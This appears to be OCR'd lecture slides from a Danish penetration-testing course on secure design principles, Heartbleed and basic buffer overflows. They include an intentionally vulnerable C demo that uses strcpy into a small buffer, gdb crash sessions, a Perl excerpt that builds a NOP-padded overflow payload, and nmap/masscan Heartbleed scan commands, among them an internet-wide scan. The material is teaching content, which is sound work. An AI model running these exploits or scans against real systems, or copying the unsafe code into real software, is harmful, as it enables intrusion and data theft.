Welcome to

2. Programming and basic buffer overflows

KEA Kompetence Penetration Testing

Henrik Kramselund Jereminsen hkj@zencurity.com @kramse

Slides are available as PDF, kramse@Github

2-programming-buffer-overflows-kea-pentest.tex in the repo security-courses

Plan for today

Subjects

- Programming and basic buffer overflows
- C programming problems
- Disassembly – No real reverse engineering today! Sorry, later

Exercises

- C data types example
- Buffer Overflow 101


Reading Curriculum:

- Grayhat chapters 2-3,11

Reading Related resources:

- *Smashing The Stack For Fun And Profit* by Aleph One, *Bypassing non-executable-stack during exploitation using return-to-libc* by c0ntex and *Basic Integer Overflows* by blexim

Goals for today



Programming errors and exploiting basic buffer overflows

Design vs Implementation

Software vulnerabilities can be divided into two major categories:

- Design vulnerabilities
- Implementation vulnerabilities

Even with a well-thought-out security design a program can contain implementation flaws.

Common Secure Design Issues

- Design must specify the security model's structure
  Not having this written down is a common problem
- Common problem AAA Authentication, Authorization, Accounting (book uses audited)
- Weak or Missing Session Management
- Weak or Missing Authentication
- Weak or Missing Authorization

Input Validation

Missing or flawed input validation is the number one cause of many of the most severe vulnerabilities:

- Buffer overflows - writing into control structures of programs, taking over instructions and program flow
- SQL injection - executing commands and queries in database systems
- Cross-site scripting - web based attack type
- Recommend centralizing validation routines
- Perform validation in secure context, controller on server
- Secure component boundaries

Weak Structural Security

Our book describes more design flaws:

- Large Attack surface
- Running a Process at Too High a Privilege Level, dont run everything as root or administrator
- No Defense in Depth, use more controls, make a strong chain
- Not Failing Securely
- Mixing Code and Data
- Misplaced trust in External Systems
- Insecure Defaults
- Missing Audit Logs

Secure Programming for Linux and Unix Howto

More information about systems design and implementation can be found in the free resource:

Secure Programming for Linux and Unix HOWTO, David Wheeler

`https://dwheeler.com/secure-programs/Secure-Programs-HOWTO.pdf`

Chapter 5. Validate All Input details input validation in the context of Unix programs

Chapter 6. Restrict Operations to Buffer Bounds (Avoid Buffer Overflow)

Chapter 7. Design Your Program for Security

Principle of Least Privilege

Definition 14-1 The *principle of least privilege* states that a subject should be given only those privileges that it needs in order to complete the task.

Also drop privileges when not needed anymore, relinquish rights immediately

Example, need to read a document - but not write.

Database systems can often provide very fine grained access to data

Principle of Least Authority

Definition 14-2 The *principle of least authority* states that a subject should be given only the authority that it needs in order to complete its task.

Closely related to principle of least privilege

Depend if there is distinction between *permission* and *authority*

Permission - what actions a process can take on objects directly

Authority - as determining what effects a process may have on an object, either directly or indirectly through its interactions with other processes or subsystems

Book uses the example of information flow, passing information to second subject that can write

Principle of Fail-Safe defaults

Definition 14-3 The *principle of fail-safe defaults* states that, unless a subject is given explicit access to an object, it should be denied access to that object.

Default access *none*

In firewalls default-deny - that which is not allowed is prohibited

Newer devices today can come with no administrative users, while older devices often came with default admin/admin users

Real world example, OpenSSH config files that come with `PermitRootLogin no`


Principle of Economy of Mechanism

Definition 14-4 The *principle of economy of mechanism* states that security mechanisms should be as simple as possible.

Simple $->$ fewer complications $->$ fewer security errors

Use WPA passphrase instead of MAC address based authentication

Principle of Open Design



Source: picture from `https://www.cs.cmu.edu/~dst/DeCSS/Gallery/Stego/index.html`

Definition 14-6 The *principle of open design* states that the security of a mechanism should not depend on the secrecy of its design or implementation.

Content Scrambling System (CSS) used on DVD movies

Mobile data encryption A5/1 key - see next page

Mobile data encryption A5/1 key


Real Time Cryptanalysis of A5/1 on a PC Alex Biryukov * Adi Shamir ** David Wagner ***

Abstract. A5/1 is the strong version of the encryption algorithm used by about 130 million GSM customers in Europe to protect the over-the-air privacy of their cellular voice and data communication. The best published attacks against it require between 240 and 245 steps. ... In this paper we describe new attacks on A5/1, which are based on subtle flaws in the tap structure of the registers, their noninvertible clocking mechanism, and their frequent resets. After a 248 parallelizable data preparation stage (which has to be carried out only once), the actual attacks can be **carried out in real time on a single PC.**

The first attack requires the output of the A5/1 algorithm during the first two minutes of the conversation, and computes the key in about one second. The second attack requires the output of the A5/1 algorithm during about two seconds of the conversation, and computes the key in several minutes. ... The approximate design of A5/1 was leaked in 1994, and the exact design of both A5/1 and A5/2 was reverse engineered by Briceno from an actual GSM telephone in 1999 (see [3]).

Source: `http://cryptome.org/a51-bsw.htm`

Principle of Separation of Privilege



Definition 14-7 The *principle of separation of privilege* states that a system should not grant permission based on a single condition.

Company checks, CEO fraud

Programs like *su* and *sudo* often requires specific group membership and password

Principle of Least Common Mechanism

Definition 14-8 The *principle of least common mechanism* states that mechanisms used to access resources should not be shared.

Minimize number of shared mechanisms and resources

Also mentions stack protection, randomization

Principle of Least Astonishment

Definition 14-9 The *principle of least astonishment* states that security mechanisms should be designed so that users understand the reason that the mechanism works they way it does and that using the mechanism is simple.

Security model must be easy to understand and targetted towards users and system administrators

Confusion may undermine the security mechanisms

Make it easy and as intuitive as possible to use

Make output clear, direct and useful
Exception user supplies wrong password, tell login failed but not if user or password was wrong

Make documentation correct, but the program best

Psychological acceptability - should not make resource more difficult to access

Zero day 0-day vulnerabilities

Project Zero's team mission is to "make zero-day hard", i.e. to make it more costly to discover and exploit security vulnerabilities. We primarily achieve this by performing our own security research, but at times we also study external instances of zero-day exploits that were discovered "in the wild". These cases provide an interesting glimpse into real-world attacker behavior and capabilities, in a way that nicely augments the insights we gain from our own research.

Today, we're sharing our tracking spreadsheet for publicly known cases of detected zero-day exploits, in the hope that this can be a useful community resource:

Spreadsheet link: 0day "In the Wild"

`https://googleprojectzero.blogspot.com/p/0day.html`

- Not all vulnerabilities are found and reported to the vendors
- Some vulnerabilities are exploited *in the wild*

Heartbleed CVE-2014-0160

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

Source: `http://heartbleed.com/`

Heartbleed is yet another bug in SSL products

What versions of the OpenSSL are affected?
Status of different versions:

* OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable
* OpenSSL 1.0.1g is NOT vulnerable
* OpenSSL 1.0.0 branch is NOT vulnerable
* OpenSSL 0.9.8 branch is NOT vulnerable

Bug was introduced to OpenSSL in December 2011 and has been out in the wild since OpenSSL release 1.0.1 on 14th of March 2012. OpenSSL 1.0.1g released on 7th of April 2014 fixes the bug.

It's just a bug - but a serious one

Heartbleed hacking

```
06b0: 2D 63 61 63 68 65 0D 0A 43 61 63 68 65 2D 43 6F  -cache..Cache-Co
06c0: 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D  ntrol: no-cache.
06d0: 0A 0D 0A 61 63 74 69 6F 6E 3D 67 63 5F 69 6E 73  ...action=gc_ins
06e0: 65 72 74 5F 6F 72 64 65 72 26 62 69 6C 6C 6E 6F  ert_order&billno
06f0: 3D 50 5A 4B 31 31 30 31 26 70 61 79 6D 65 6E 74  =PZK1101&payment
0700: 5F 69 64 3D 31 26 63 61 72 64 5F 6E 75 6D 62 65  _id=1& card_numbe
0710: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX   r=4060xxxx413xxx
0720: 39 36 26 63 61 72 64 5F 65 78 70 5F 6D 6F 6E 74  96&card_exp_mont
0730: 68 3D 30 32 26 63 61 72 64 5F 65 78 70 5F 79 65  h=02&card_exp_ye
0740: 61 72 3D 31 37 26 63 61 72 64 5F 63 76 6E 3D 31  ar=17&card_cvn=1
0750: 30 39 F8 6C 1B E5 72 CA 61 4D 06 4E B3 54 BC DA  09.l..r.aM.N.T..
```

- Obtained using Heartbleed proof of concepts – Gave full credit card details
- "Can XXX be exploited-- yes, clearly! PoCs ARE needed
  Without PoCs even Akamai wouldn't have repaired completely!
- The internet was ALMOST fooled into thinking getting private keys
  from Heartbleed was not possible – scary indeed.

Proof of concept programs exist - god or bad?

Some of the tools released shortly after Heartbleed announcement

- https://github.com/FiloSottile/Heartbleed tool i Go
  site http://filippo.io/Heartbleed/
- https://github.com/titanous/heartbleeder tool i Go
- https://gist.github.com/takeshixx/10107280 test tool med STARTTLS support
- http://possible.lv/tools/hb/ test site
- https://twitter.com/richinseattle/status/453717235379355649 Practical Heartbleed attack against session keys links til, https://www.mattslifebytes.com/?p=533 og "Fully automated here "
  https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessions/
- Metasploit er også opdateret på master repo
  https://twitter.com/firefart/status/453758091658792960
  https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

Scan for Heartbleed and SSLv2/SSLv3

Example Usage

```
nmap -sV -sC <target>
```

Script Output

```
443/tcp open   https   syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
nmap -p 443 --script ssl-heartbleed <target>
https://nmap.org/nsedoc/scripts/ssl-heartbleed.html
masscan 0.0.0.0/0 -p0-65535  --heartbleed
https://github.com/robertdavidgraham/masscan
```

Almost every new vulnerability will have Nmap recipe

Compare SSL

```
/* Read type and payload length first */
  if (1 + 2 + 16 > s->s3->rrec.length)
      return 0; /* silently discard */
  hbtype = *p++;
  n2s(p, payload);
  if (1 + 2 + payload + 16 > s->s3->rrec.length)
      return 0; /* silently discard per RFC 6520 sec. 4 */
  pl = p;
```

Ditch OpenSSL - write our own?

SSL implementations compared - above code from OpenSSL copied from this:
`http://tstarling.com/blog/2014/04/ssl-implementations-compared/`

LibreSSL announced, OpenBSD people
`http://www.libressl.org/` and `http://opensslrampage.org/`

Key points after heartbleed

Source: picture source

`https://www.duosecurity.com/blog/heartbleed-defense-in-depth-part-2`

- Writing SSL software and other secure crypto software is hard
- Configuring SSL is hard
  check you own site `https://www.ssllabs.com/ssltest/`
- SSL is hard, finding bugs "all the time"
  `http://armoredbarista.blogspot.dk/2013/01/a-brief-chronology-of-ssltls-attacks.html`

September 2015: Heartbleed vulnerable servers

John Matherly
@achillean

Follow

FYI: there are still more than 200,000 devices on the Internet vulnerable to Heartbleed

TOP COUNTRIES

United States	57,272
Germany	21,660
China	11,300
France	10,094
United Kingdom	9,125

TOP SERVICES


HTTPS	174,020
HTTPS (8443)	23,621
Webmin	8,148
8081	1,981
Symantec Data Center Security	1,307

Source: Data from Shodan and Shodan Founder John Matherly

2016: Heartbleed vulnerable servers

Source: Data from Shodan and Shodan Founder John Matherly `https://www.shodan.io/report/89bnfUyJ`

Exercise



Now lets do the exercise

Small programs with data types 15min

which is number **4** in the exercise PDF.

Buffer overflows et C problem

Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.


Demo: Insecure programming buffer overflows 101

- Small demo program `demo.c` with built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```


NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Buffers and stacks, simplified




```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

GDB GNU Debugger

GNU compileren og debuggeren fungerer ok, men check andre!

Prøv `gdb ./demo` og kør derefter programmet fra *gdb prompten* med `run 1234`

Når I således ved hvor lang strengen skal være kan I fortsætte med `nm` kommandoen – til at finde adressen på `the_shell`
Skriv `nm demo | grep shell`

Kunsten er således at generere en streng der er præcist så lang at man får lagt denne adresse ind på det *rigtige sted*.

Perl kan erstatte AAAAA således `` `perl -e "print 'A'x10"` ``

Debugging af C med GDB

Vi laver sammen en session med GDB

Afprøvning med diverse input

- `./demo langstrengsomgiverproblemerforprogrammethvorformon`
- gdb `demo` efterfulgt af run med parametre
  `run AAAAAAAAAAAAAAAAAAAAAAAAAAAA`

Hjælp:
Kompiler programmet og kald det fra kommandolinien med `./demo 123456...7689` indtil det dør ... derefter prøver I det samme i GDB

Hvad sker der? Avancerede brugere kan ændre `strcpy` til `strncpy`

GDB output

```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb)  run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
 0x41414140 in ?? ()
(gdb)
```

GDB output Debian 9 stretch

```
hlk@debian:~/demo$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
...
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb) run `perl -e "print 'A'x24"`
Starting program: /home/hlk/demo/demo `perl -e "print 'A'x24"`
AAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000414141414141 in ?? ()
(gdb)
```

Exploits – udnyttelse af sårbarheder


- Exploit/exploitprogram er udnytter en sårbarhed rettet mod et specifikt system.
- Kan være 5 linier eller flere sider ofte Perl, Python eller et C program

Eksempel demo i Perl, uddrag:

```
$buffer = "";
$null = "\x00";
$nop = "\x90";

$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Exercise



Now lets do the exercise

Buffer Overflow 101 - 30-40min

which is number **5** in the exercise PDF.

Privilegier privilege escalation

Privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på Unix afvikles som nobody – ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt – få rettigheder = lille skade

Eksempel: man finder exploit som giver kommandolinieadgang til et system som almindelig bruger

Ved at bruge en local exploit, Linuxkernen kan man måske forårsage fejl og opnå root, GNU Screen med SUID bit eksempelvis


Local vs. remote exploits

Local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

Remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på Unix, over netværket.


Zero-day exploits dem som ikke offentliggøres – dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

The Exploit Database – dagens buffer overflow



http://www.exploit-db.com/

Metasploit and Armitage Still rocking the internet



`http://www.metasploit.com/`

Armitage GUI fast and easy hacking for Metasploit


`http://www.fastandeasyhacking.com/`

`http://www.offensive-security.com/metasploit-unleashed/Main_Page`

Bog: Metasploit: The Penetration Tester's Guide, No Starch Press

ISBN-10: 159327288X - ældre bog, kan undværes

Demo: Metasploit Armitage



Forudsætninger

Bemærk: alle angreb har forudsætninger for at virke

Et angreb mod Telnet virker kun hvis du bruger Telnet

Et angreb mod Apache HTTPD virker ikke mod Microsoft IIS

Som forsvarer: Kan du bryde kæden af forudsætninger har du vundet!

Eksempler på forudsætninger:

Computeren skal være tændt, Funktionen der misbruges skal være slået til, Executable stack, Executable heap, Fejl i programmet

alle programmer har fejl

Hvordan finder man buffer overflow, og andre fejl

Black box testing

Closed source reverse engineering

White box testing

Open source betyder man kan læse og analysere koden

Source code review – automatisk eller manuelt

Fejl kan findes ved at prøve sig frem – fuzzing

Exploits virker typisk mod specifikke versioner af software

Gode operativsystemer

Nyere versioner af Microsoft Windows, Mac OS X og Linux distributionerne inkluderer:

- Buffer overflow protection
- Stack protection, non-executable stack
- Heap protection, non-executable heap
- *Randomization of parameters* stack gap m.v.
- ... en masse mere


Vælg derfor hellere:

- Windows 7/8/10, fremfor Windows XP
- Mac OS X 10.11 fremfor 10.8
- Linux sikkerhedsopdateringer, sig ja når de kommer

Det samme gælder for serveroperativsystemer

NB: Meget få indlejrede systemer har beskyttelse! Internet of Thrash

Defense in depth - multiple layers of security



Forsvar dig selv med flere lag af sikkerhed!

Undgå standard indstillinger

Når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger

Tiden der går fra en sårbarhed annonceres på internet til den bliver udnyttet er meget kort i dag! Timer!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist – inden ormene kommer

NB: Ingen garanti – og det hjælper sjældent mod en dedikeret angriber

Dårlige passwords og konfigurationsfejl – ofte overset

Client side hacking: Java, Flash, PDF

Drive-by download

From Wikipedia, the free encyclopedia

